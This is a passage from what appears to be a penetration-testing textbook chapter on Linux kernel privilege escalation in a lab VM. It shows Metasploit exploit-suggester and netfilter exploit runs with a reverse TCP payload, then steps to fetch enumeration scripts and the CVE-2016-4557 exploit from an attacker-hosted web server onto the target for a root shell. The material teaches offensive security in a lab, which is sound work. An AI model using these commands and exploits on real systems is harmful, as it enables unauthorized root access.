
Additional Options: ☑ Import hard drives as VDI

Appliance is not signed

Figure 10.3 – VirtualBox import wizard

The VirtualBox import wizard will prompt you to specify the virtual machine base folder, as highlighted in the preceding screenshot. After doing this, you can click on the **Import** button to begin the import process.

4. Once the virtual machine has been imported into VirtualBox, you will need to add it to the **Virtual Hacking Lab** network we created in *Chapter 2*, *Setting Up Our Lab*, as highlighted in the following screenshot:



☑ Enable Network Adapter

Attached to: NAT Network

Name: Virtual Hacking Lab

Figure 10.4 – VirtualBox network settings

Once you have configured the virtual machine to use the custom network, you can save the changes and boot up the VM to get started.

> **Note**
>
> You will require an initial foothold on the system to follow along with the techniques and demonstrations in this chapter. The following exploitation guide highlights the process of retrieving a meterpreter session on the target VM: `https://download.vulnhub.com/stapler/slides.pdf`.

Now that we have set up our environment and target virtual machine, we can begin the privilege escalation process with Metasploit.

Kernel exploitation with Metasploit

We can begin the kernel exploitation process by taking a look at how to use kernel exploits with the **Metasploit** framework. The Metasploit framework offers an automated and modularized solution and streamlines the exploitation process.

For this section, our target system will be the Ubuntu 16.04 virtual machine.
As a prerequisite, ensure that you have gained your initial foothold on the system and have a **meterpreter** session:


1. The first step involves scanning the target for potential exploits. For this, we will be using the `local_exploit_suggester` module. This process was covered in depth in the previous chapter.
2. We can load the module in Metasploit by running the following command:

```
use post/multi/recon/local_exploit_suggester
```

3. After loading the module, you will need to set the `SESSION` option for the module. The `SESSION` option requires the session ID of your meterpreter session. This can be done by running the following command:

```
set SESSION <SESSION-ID>
```

As illustrated in the following screenshot, the `SESSION` option should reflect the session ID you set:




```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) >
```

Figure 10.5 – local_exploit_suggester options

4. After configuring the module options, we can run the module by running the following command:

```
run
```

This will begin the scanning process, during which the module will begin to output the various exploits that the target is potentially vulnerable to, as highlighted in the following screenshot:



```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/linux...
[*] 10.10.10.14 - 37 exploit checks are being tried...
[+] 10.10.10.14 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > _
```


Figure 10.6 – local_exploit_suggester results

5. Now, we can begin testing the various exploit modules recommended by `local_exploit_suggester`. The first few modules in the output usually have a higher chance of working successfully. We can test the second module in the list, as highlighted in the preceding screenshot, by loading the module. This can be done by running the following command:

```
use /exploit/linux/local/netfilter_priv_esc_ipv4
```

This kernel exploit will exploit a **netfilter** bug on Linux kernels before version 4.6.3 and requires `iptables` to be enabled and loaded. The exploit also requires `libc6-dev-i386` for compiling the exploit. More information regarding this exploit can be found here: `https://www.rapid7.com/db/modules/exploit/linux/local/netfilter_priv_esc_ipv4/`.

6. After loading the module, you will need to set the module options, which will include the meterpreter session ID and the payload options for the new meterpreter session, as highlighted in the following screenshot:




```
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > show options

Module options (exploit/linux/local/netfilter_priv_esc_ipv4):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMPILE    Auto             yes       Compile on target (Accepted: Auto, True, False)
   MAXWAIT    180              yes       Max seconds to wait for decrementation in seconds
   REEXPLOIT  false            yes       desc already ran, no need to re-run, skip to running pwn
   SESSION    1                yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT  4443             yes       The listen port
```

Figure 10.7 – Kernel exploit module options

7. We can now run the kernel exploit module by running the following command:

```
exploit
```

In this case, the exploit was unsuccessful because `libc6-dev-i386` is not installed, as seen in the following screenshot:



```
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > run

[*] Started reverse TCP handler on 10.10.10.5:4443
[-] libc6-dev-i386 is not installed.  Compiling will fail.
[-] gcc-multilib is not installed.  Compiling will fail.
```

Figure 10.8 – Metasploit kernel exploit failed

Alternatively, running the other kernel exploits suggested by `local_exploit_suggester` will fail. This is an important lesson to learn: you cannot always rely on using automated Metasploit modules to gain access or elevate your privileges on the target system. Trial and error is a big part of the privilege escalation process.

Given that this path has not yielded any results, we will need to take a more manual hands-on approach in identifying the correct kernel exploit to use. Let's begin by taking a look at how to enumerate relevant information from the target system with various enumeration scripts.

Manual kernel exploitation

In some cases, you will not be successful in using Metasploit modules to elevate your privileges, you may not have access to a target with a meterpreter session, or you may have exploited the target through a manual exploitation technique such as a web shell. In that case, you will have access through a standard reverse shell, most likely facilitated through **netcat**. This poses a few issues; how can you scan the target for potential kernel exploits? And how can you transfer over the kernel exploit to the target?

These are the issues we will be addressing in this section; our target of choice will be the Ubuntu 16.04 virtual machine we set up earlier in this chapter.


Local enumeration tools

The first step is to scan and identify potential kernel vulnerabilities. This can be done by using `linux-exploit-suggester` or other enumeration scripts and tools. In this case, we will utilize the **linPEAS** script to enumerate information from our target.

> **Note**
>
> linPEAS is a local Linux enumeration script that searches and scans for potential vulnerabilities, and then enumerates all important system information that can be used to stage a privilege escalation attack.

The **linPEAS** binary can be downloaded from the following GitHub repository: `https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS`.

Ensure you download the `linpeas` Bash script, as highlighted in the following screenshot:



CI-linpeas-ubuntu linpeas.sh auto update

..	
builder	linpeas
images	linpeasv2.6.8
README.md	linpeas
linpeas.sh	linpeas.sh auto update

Figure 10.9 – linPEAS Bash script

After downloading the Bash script to our Kali VM, we need to transfer the `linpeas.sh` file to our target virtual machine. This cannot be done automatically as we do not have a meterpreter session. As a result, we will need to make use of Linux-specific utilities to download the binary.

Transferring files

To transfer the `linpeas.sh` file to our target, we will need to set up a web server on our Kali VM. This will be used to host the file so that we can download it on the target system. This can be done by following these steps:

1. To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `linpeas.sh` binary is stored:

   ```
   sudo python -m SimpleHTTPServer 80
   ```


Note

You can also use any other open port on your system if port 80 is being used.

Alternatively, you can utilize the Python 3 http.server module by running the following command:

```
sudo python3 -m http.server 80
```


As highlighted in the following screenshot, SimpleHTTPServer will serve the files in the directory on the Kali VM IP address on port 80:



```
[  4:37PM ]  [ kali@kali:~/Desktop/Linux-Enum ]
 $ ls -alps
total 596
  4 drwxr-xr-x  2 kali kali   4096 Jun 23 16:37 ./
  4 drwxr-xr-x 12 kali kali   4096 Jun 23 15:38 ../
 88 -rw-r--r--  1 kali kali  87559 Apr  8 18:08 les.sh
 48 -rw-r--r--  1 kali kali  46631 Mar 29 21:53 LinEnum.sh
452 -rw-r--r--  1 kali kali 462475 Jun 23 16:37 linpeas.sh
[  4:37PM ]  [ kali@kali:~/Desktop/Linux-Enum ]
 $ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 10.10 – SimpleHTTPServer linpeas.sh

2. To download the linpeas.sh file on to the target system, we can utilize the wget utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as illustrated in the following screenshot:




```
www-data@red:/tmp$ pwd
pwd
/tmp
www-data@red:/tmp$
```

Figure 10.11 – Linux temp directory

3. We can now use the wget utility to download the file from the Kali VM onto our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/linpeas.sh
```

The output of the preceding command can be seen in the following screenshot:



```
www-data@red:/tmp$ wget http://10.10.10.5/linpeas.sh
wget http://10.10.10.5/linpeas.sh
--2021-06-24 00:43:39--  http://10.10.10.5/linpeas.sh
Connecting to 10.10.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 462475 (452K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 451.64K  --.-KB/s    in 0.003s

2021-06-24 00:43:39 (130 MB/s) - 'linpeas.sh' saved [462475/462475]

www-data@red:/tmp$ ls
ls
linpeas.sh
www-data@red:/tmp$ _
```

Figure 10.12 – wget successful transfer

As shown in the preceding screenshot, if the transfer is successful, the `linpeas.sh` file should be downloaded and saved with the name we specified.

We can now use the `linpeas.sh` script to enumerate important system information that we can use to elevate our privileges.

Enumerating system information

The `linpeas.sh` script enumerates a lot of information and will perform various checks to discover potential vulnerabilities on the target system. However, it does not enumerate a list of potential kernel exploits. In the context of kernel exploits, we can use the `linpeas.sh` script to enumerate system information such as the kernel version. This can be done by going through the following steps:

1. To enumerate all the important system information, we need to run the `linpeas.sh` script. However, before we do that, we need to ensure the script has executable permissions. This can be done by running the following command on the target:


   ```
   chmod +x linpeas.sh
   ```

2. We can now run the `linpeas.sh` script by running the following command on the target:

   ```
   ./linpeas.sh -o SysI
   ```

The `SysI` option is used to restrict the results of the script to only system information. This is primarily because the `linpeas.sh` script will generate a lot of output.

As shown in the following screenshot, the script will enumerate system information, the kernel version that's been installed, and the Linux distribution release version, as well as the codename:



```
════════════════════════════════════╣ System Information ╠════════════════════════════════════
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) )
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
```

Figure 10.13 – linPEAS system information

In this case, our target is running Ubuntu 16.04 LTS with kernel version 4.4.0-21 running. We can use this information to identify specific vulnerabilities that affect this version of the kernel. The distribution ID, release version, and codename are also important as some kernel exploits are designed to be run on specific Linux distributions.

The **linPEAS** script does not provide us with any potential kernel exploits that can be used to elevate our privileges. As a result, we will have to utilize other enumeration scripts.

> **Note**
>
> The **linPEAS** script enumerates a lot of useful information that will be very useful in the later stages of this book as we delve into other Linux privilege escalation techniques.

Enumerating kernel exploits

We can utilize `linux-exploit-suggester` to enumerate our system information and scan for potential kernel exploits. The `linux-exploit-suggester` script can be downloaded from `https://github.com/mzet-/linux-exploit-suggester`.

It is recommended that you download the script and rename it with a simpler filename. This can be automated by running the following command:


```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-
suggester/master/linux-exploit-suggester.sh -O les.sh
```

After downloading the script, we will need to transfer it over to the target system. This can be done by following these steps:

1. To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `les.sh` script is stored:

```
sudo python -m SimpleHTTPServer 80
```

2. To download the `les.sh` script on the target system, we can utilize the `wget` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as illustrated in the following screenshot:




```
www-data@red:/tmp$ pwd
pwd
/tmp
www-data@red:/tmp$
```

Figure 10.14 – Linux temp directory

We can now use the `wget` utility to download the file from the Kali VM to our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/les.sh
```

The output is shown in the following screenshot:



```
www-data@red:/tmp$ wget http://10.10.10.5/les.sh
wget http://10.10.10.5/les.sh
--2021-06-24 01:39:13--  http://10.10.10.5/les.sh
Connecting to 10.10.10.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87559 (86K) [text/x-sh]
Saving to: 'les.sh'

les.sh              100%[===================>]  85.51K  --.-KB/s    in 0.04s

2021-06-24 01:39:13 (2.22 MB/s) - 'les.sh' saved [87559/87559]

www-data@red:/tmp$ _
```


Figure 10.15 – wget successful transfer

As shown in the preceding screenshot, if the transfer is successful, the `les.sh` script should be downloaded and saved with the name we specified.

3. We can now use the `les.sh` script to enumerate potential kernel vulnerabilities that we can use to elevate our privileges. This can be done by running the following command on the target system:

```
./les.sh
```


As outlined in the following screenshot, the script will enumerate all potential kernel exploits that can be used to elevate privileges. We can now use this information to determine the correct kernel exploit to use:



```
[+] [CVE-2016-4997] target_offset

   Details: https://www.exploit-db.com/exploits/40049/
   Exposure: highly probable
   Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/40053.zip
   Comments: ip_tables.ko needs to be loaded

[+] [CVE-2016-4557] double-fdput()

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
   Exposure: highly probable
   Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39772.zip
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
```

Figure 10.16 – Linux exploit suggester – kernel exploits

4. It is always recommended to use the first exploit's output with the enumeration tools and scripts. In this case, we will start with the CVE-2016-4557 kernel exploit. We will need to determine more information about the exploit and how it should be used. We can do this by performing a quick Google search, as highlighted in the following screenshot:



CVE-2016-4557 site:exploit-db.com

About 2 results (0.25 seconds)

https://www.exploit-db.com › exploits

Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege ...

14 Nov 2016 — Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit). **CVE-2016-4557** . local exploit for Linux platform.

https://www.exploit-db.com › exploits

Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput ... - Exploit-DB

4 May 2016 — x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation. EDB-ID: 39772. **CVE: 2016-4557** ...

Figure 10.17 – CVE-2016-4557 Google search


The preceding Google search reveals an `exploit-db` reference that contains information regarding the exploit, the exploit's source code, and how it should be used.

It is always recommended to analyze the source code to ensure that it is not malicious and works as intended. This allows you to make any additional modifications that are required.

5. Alternatively, we can also use the `exploit-db` command-line utility to query for specific vulnerabilities. This can be done by running the following command in the Kali VM:

```
searchsploit linux kernel 4.4
```

In this case, we are querying the `exploit-db` database for exploits specific to Linux kernel version 4.4.0. As highlighted in the following screenshot, we can identify the same exploit:




```
Linux Kernel 4.4.1 - REFCOUNT Overflow Use-After-Free in Keyrings Local Privilege Escalation (1)
Linux Kernel 4.4.1 - REFCOUNT Overflow Use-After-Free in Keyrings Local Privilege Escalation (2)
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation
```

Figure 10.18 – Searchsploit results

Now that we have identified a potential kernel exploit, we can start transferring the exploit to the target and execute it.

Running the kernel exploit

Closer analysis of the kernel exploit reveals its functionality and any compilation instructions (if needed), as highlighted in the following screenshot:



```
user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
```

Figure 10.19 – Exploit instructions

In this particular case, we need to download the ZIP file that contains the compilation script and the exploit binary to the target. After doing this, we will need to run the `doubleput` binary to elevate our session.

More information regarding this exploit can be found here: `https://www.exploit-db.com/exploits/39772`.

We can run the kernel exploit by following these steps:

1. The first step in this process involves downloading the exploit archive to your Kali VM. This can be done by running the following command:

```
wget https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39772.zip
```

2. After downloading the exploit archive, we will need to transfer it to the target system. This can be done by starting a local web server on the Kali VM with the `SimpleHTTPServer` Python module:

```
sudo python -m SimpleHTTPServer 80
```


3. To download the binary onto the target system, we can utilize the `wget` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the temporary directory, as we have done in earlier sections.
4. We can now use the `wget` utility to download the exploit archive from the Kali VM to our target system. This can be done by running the following command on the target system:

```
wget http://<KALI-VM-IP>/39772.zip
```

5. After transferring the exploit archive to the target, we need to extract the archive. This can be done by running the following command:

```
unzip 39772.zip
```

After extracting the exploit archive, you will have a directory named `39772`. Navigating into this directory reveals the following files:



